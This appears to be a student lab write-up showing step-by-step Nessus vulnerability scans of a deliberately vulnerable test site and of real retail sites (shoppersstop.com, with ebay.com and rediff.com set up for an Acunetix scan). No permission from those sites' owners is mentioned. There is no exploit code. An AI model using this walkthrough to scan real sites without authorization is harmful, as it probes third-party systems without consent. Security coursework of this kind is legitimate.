
- a) <http://testasp.vulnweb.com/>
- b) <https://www.shoppersstop.com/>

Web application test on testasp

Step 1 : Now we will start the scan for web application test scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .



Step 2 : When you click on new scan we can see various templates in that scan, we can see the web application tests template, click on that template



Step 3: Then a form like scan template will open in this we will fill the basic details

New Scan / Web Application Tests

Back to Scan Templates

Settings Credentials Plugins

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name:

Description:

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Upload Targets Add File

Save Cancel

Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put the website ip address or the domain name

New Scan / Web Application Tests

Back to Scan Templates

Settings Credentials Plugins

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: testasp web application

Description:

Folder: My Scans

Targets: testasp.vulnweb.com

Upload Targets Add File

Save Cancel

Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default

Output

- Allow users to edit scan results
When enabled, allows users to delete items from the report. When performing a scan for regulatory compliance or other types of audits, disable the setting to show that the scan was not tampered with.
- Designate hosts by their DNS name
Uses the host name rather than IP address for report output.
- Display hosts that respond to ping
Reports hosts that successfully respond to a ping.
- Display unreachable hosts
When enabled, hosts that did not reply to the ping request are included in the security report as dead hosts. Do not enable this option for large IP blocks.
- Display Unicode characters
When enabled, Unicode characters appear in plugin output such as usernames, installed application names, and SSL certificate information. Note: Plugin output may sometimes incorrectly parse or truncate strings with Unicode characters. If this issue causes problems with regular expressions in plugins or custom audits, disable this setting and scan again.

Save Cancel

Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports

Scan Type: Port scan (common ports)

General Settings:
Always test the local Nessus host
Use fast network discovery

Port Scanner Settings:
Scan common ports
Use netstat if credentials are provided
Use SYN scanner if necessary

Ping hosts using:
TCP
ARP
ICMP (2 retries)

Save Cancel

Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans

New Scan / Web Application Tests

Scan Type

- Scan for all web vulnerabilities (quick)
- Scan for known web vulnerabilities
- Scan for all web vulnerabilities (quick) **(selected)**
- Scan for all web vulnerabilities (complex)
- Custom

Web Applications:

- Start crawling from "/"
- Crawl 1000 pages (max)
- Traverse 6 directories (max)
- Test for known vulnerabilities in commonly used web applications
- Perform each generic web app test for 5 minutes (max)

Save Cancel

Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan

Scan Type

Default

General Settings:

- Avoid potential false alarms
- Disable CGI scanning

Web Applications:

- Disable web application scanning

Save Launch Cancel

Step 9: Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities

Screenshot of the Tenable Nessus Essentials interface showing a completed scan named "testasp".

Scan Details:

- Policy: Web Application Tests
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 19 at 11:44 PM
- End: Today at 12:14 AM
- Elapsed: 30 minutes

Vulnerabilities:



Critical	High	Medium	Low	Info
0	0	0	0	10

Screenshot of the Tenable Nessus Essentials interface showing a completed scan named "testasp".

Scan Details:


- Policy: Web Application Tests
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: April 19 at 11:44 PM
- End: Today at 12:14 AM
- Elapsed: 30 minutes

Vulnerabilities:



Sev	CVSS	VPR	Name	Family	Count	Actions
INFO	3 HTTP (Multiple Issues)	Web Servers	3	🔗 🔍
INFO	2 HTTP (Multiple Issues)	CGI abuses	2	🔗 🔍
INFO			External URLs	Web Servers	1	🔗 🔍
INFO			Nessus Scan Information	Settings	1	🔗 🔍
INFO			Nessus SYN scanner	Port scanners	1	🔗 🔍
INFO			Web Application Sitemap	Web Servers	1	🔗 🔍
INFO			Web Server Unconfigured - Default I...	Web Servers	1	🔗 🔍

Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us



The screenshot shows a PDF document generated from the Nessus scan. At the top, it displays the IP address **10.0.0.1**. Below this is a horizontal bar chart showing the distribution of vulnerabilities by severity: Critical (0), High (0), Medium (0), Low (0), and Info (2). The PDF then lists the vulnerabilities found:


Severity	CVSS V3.0	VPR Score	Plugin	Name	Total
INFO	N/A	-	19506	Nessus Scan Information	2
INFO	N/A	-	10180	Ping the remote host	

A note at the bottom states: '* indicates the v3.0 score was not available; the v2.0 score is shown.'

In the bottom right corner of the PDF, it says 'Powered by Adobe Acrobat'.

Web application test on ShopperStop

Step 1 : Now we will start the scan for web application test scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .



Not secure | <https://localhost:8834/#/scans/folders/my-scans>

Import favorites | Amazon | Booking.com | Facebook | Acer | Gmail | YouTube | Maps

Tenable Nessus Essentials **Scans** Settings

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

My Scans

This folder is empty. [Create a new scan.](#)

New Folder + New Scan


Tenable News

Ivanti Avalanche
WLAvancheService.exe Unauthenti...

Read More

https://localhost:8834/#/scans/folders/my-scans

Step 2 : When you click on new scan we can see various templates in that scan, we can see the web application tests template, click on that template



VULNERABILITIES

Basic Network Scan

Advanced Scan

Advanced Dynamic Scan

Malware Scan

Mobile Device Scan

Web Application Tests

Credentialled Patch Audit

Intel AMT Security Bypass

Spectre and Meltdown

WannaCry Ransomware

Ripple20 Remote Scan

Zerologon Remote Scan

Solarigate

ProxyLogon: MS Exchange

PrintNightmare

Active Directory Starter Scan

Log4Shell

Log4Shell Remote Checks

Log4Shell Vulnerability Ecosystem

CISA Alerts AA22-011A and AA22-047A

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Tenable News

Strengthening the Nessus Software Supply Chain wit...

Read More

https://localhost:8834/#/scans/folders/my-scans

Step 3: Then a form like scan template will open in this we will fill the basic details

The screenshot shows the Tenable Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area is titled 'New Scan / Web Application Tests' and has a 'Back to Scan Templates' link. It features three tabs: 'Settings' (selected), 'Credentials', and 'Plugins'. Under 'Settings', there are sections for 'BASIC' (General, Schedule, Notifications), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'Targets' section is expanded, showing fields for 'Name' (empty), 'Description' (empty), 'Folder' (set to 'My Scans'), and 'Targets' (containing 'shopperstop.com'). Below the targets field is a placeholder 'Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com'). There are 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.

Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put the website ip address or the domain name

This screenshot shows the same configuration page as the previous one, but with changes made to the 'Targets' field. The 'Name' field now contains 'shopperstop'. The 'Targets' field now contains 'shopperstop.com'. The rest of the interface remains the same, including the sidebar, news section, and bottom buttons.

Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default

Output

- Allow users to edit scan results
When enabled, allows users to delete items from the report. When performing a scan for regulatory compliance or other types of audits, disable the setting to show that the scan was not tampered with.
- Designate hosts by their DNS name
Uses the host name rather than IP address for report output.
- Display hosts that respond to ping
Reports hosts that successfully respond to a ping.
- Display unreachable hosts
When enabled, hosts that did not reply to the ping request are included in the security report as dead hosts. Do not enable this option for large IP blocks.
- Display Unicode characters
When enabled, Unicode characters appear in plugin output such as usernames, installed application names, and SSL certificate information. Note: Plugin output may sometimes incorrectly parse or truncate strings with Unicode characters. If this issue causes problems with regular expressions in plugins or custom audits, disable this setting and scan again.

Save **Cancel**

Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports

Scan Type: Port scan (common ports)

General Settings:
Always test the local Nessus host
Use fast network discovery

Port Scanner Settings:
Scan common ports
Use netstat if credentials are provided
Use SYN scanner if necessary

Ping hosts using:
TCP
ARP
ICMP (2 retries)

Save **Cancel**

Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans

New Scan / Web Application Tests

Scan Type

- Scan for all web vulnerabilities (quick)
- Scan for known web vulnerabilities
- Scan for all web vulnerabilities (quick) **(selected)**
- Scan for all web vulnerabilities (complex)
- Custom

Web Applications:

- Start crawling from "/"
- Crawl 1000 pages (max)
- Traverse 6 directories (max)
- Test for known vulnerabilities in commonly used web applications
- Perform each generic web app test for 5 minutes (max)

Save Cancel

Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan

Scan Type

Default

General Settings:

- Avoid potential false alarms
- Disable CGI scanning

Web Applications:

- Disable web application scanning

Save Launch Cancel

Step 9: Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities

Import favorites Amazon Booking.com Facebook Acer Gmail YouTube Maps

Otenable Nessus Essentials Scans Settings simonarumao

shopperstop < Back to My Scans Configure

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Tenable News Tenable and Thales Collaborate to Provide Cyber De... Read More

Hosts 1 Vulnerabilities 3 History 1 Filter Search Hosts 1 Host

Host	Vulnerabilities	%
shoppersstop.com	11	99%

Scan Details

Policy: Web Application Tests
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:34 AM

Vulnerabilities



Critical
High
Medium
Low
Info

28°C Haze ENG IN 00:52 20-04-2024

shopperstop < Back to My Scans Configure

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Tenable News Oracle April 2024 Critical Patch Update Addresses ... Read More

Hosts 1 Vulnerabilities 3 History 1 Filter Search Vulnerabilities 3 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MIXED	HTTP (Multiple Issues)	Web Servers	8
INFO			Nessus SYN scanner	Port scanners	2
INFO			Web Server No 404 Error Code Check	Web Servers	2

Scan Details

Policy: Web Application Tests
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:34 AM

Vulnerabilities



Critical
High
Medium
Low
Info

28°C Haze ENG IN 00:52 20-04-2024

https://localhost:8834/#/scans/reports/24/vulnerabilities

Description
The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Solution
Configure the remote web server to use HSTS.

See Also
<https://tools.ietf.org/html/rfc6797>

Output

```
HTTP/1.1 301 Moved Permanently
Connection: close
Content-Length: 0
Retry-After: 0
Location: https://www.shopperstop.com/
Accept-Ranges: bytes
Date: Mon, 19 Apr 2024 19:06:46 GMT
Accept-CH: newport-width,downlink,dpr,device-memory,ect,rtt
Accept-CH-Lifetime: 300
X-Cache: HIT
X-NV-Ver: V4
```

Plugin Details

Severity:	Medium
ID:	142960
Version:	1.12
Type:	remote
Family:	Web Servers
Published:	November 17, 2020
Modified:	March 22, 2024

Risk Information

Risk Factor:	Medium
CVSS v3.0 Base Score 6.5	
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:U/C:L/I:L/A:N
CVSS v2.0 Base Score:	5.8
CVSS v2.0 Vector:	CVSS2:AV:N/AC:M/Au:N/C:P/I:A:N

Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us

Report Format: HTML PDF CSV

Select a Report Template:

- SYSTEM**
 - Complete List of Vulnerabilities by Host
 - Detailed Vulnerabilities By Host
 - Detailed Vulnerabilities By Plugin
 - Vulnerability Operations

Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:
None

Formatting Options:
 Include page breaks between vulnerability results

Generate Report Save as default

The screenshot shows a Nessus scan report for host 10.0.0.1. At the top, there is a summary bar chart with five segments representing different severity levels: CRITICAL (0), HIGH (0), MEDIUM (0), LOW (0), and INFO (2). Below the bar chart is a table titled "Vulnerabilities" with a total count of 2. The table has columns for Severity, CVSS V3.0, VPR Score, Plugin, and Name. The first vulnerability is "Nessus Scan Information" with a CVSS V3.0 of N/A, a VPR Score of 19506, and the name "Nessus Scan Information". The second vulnerability is "Ping the remote host" with a CVSS V3.0 of N/A, a VPR Score of 10180, and the name "Ping the remote host". A note at the bottom states: "* indicates the v3.0 score was not available; the v2.0 score is shown".

10.0.0.1				
CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	0	0	2

Severity	CVSS V3.0	VPR Score	Plugin	Name	Total: 2
INFO	N/A	-	19506	Nessus Scan Information	
INFO	N/A	-	10180	Ping the remote host	

* indicates the v3.0 score was not available; the v2.0 score is shown


C. Scan the below-mentioned targets Using the Acunetix Vulnerability scanner:

- a) <https://www.ebay.com/>
- b) <https://shopping.rediff.com/>


Website 1 : <https://shopping.rediff.com/>

Step 1: To perform the web application vulnerability scanning we are going to use the Acunetix vulnerability scanning tool, so firstly we need to download this tool to perform the scanning


Step 2: If you have the exe just download click on the file and open it and follow the default installation process and simply just click finish



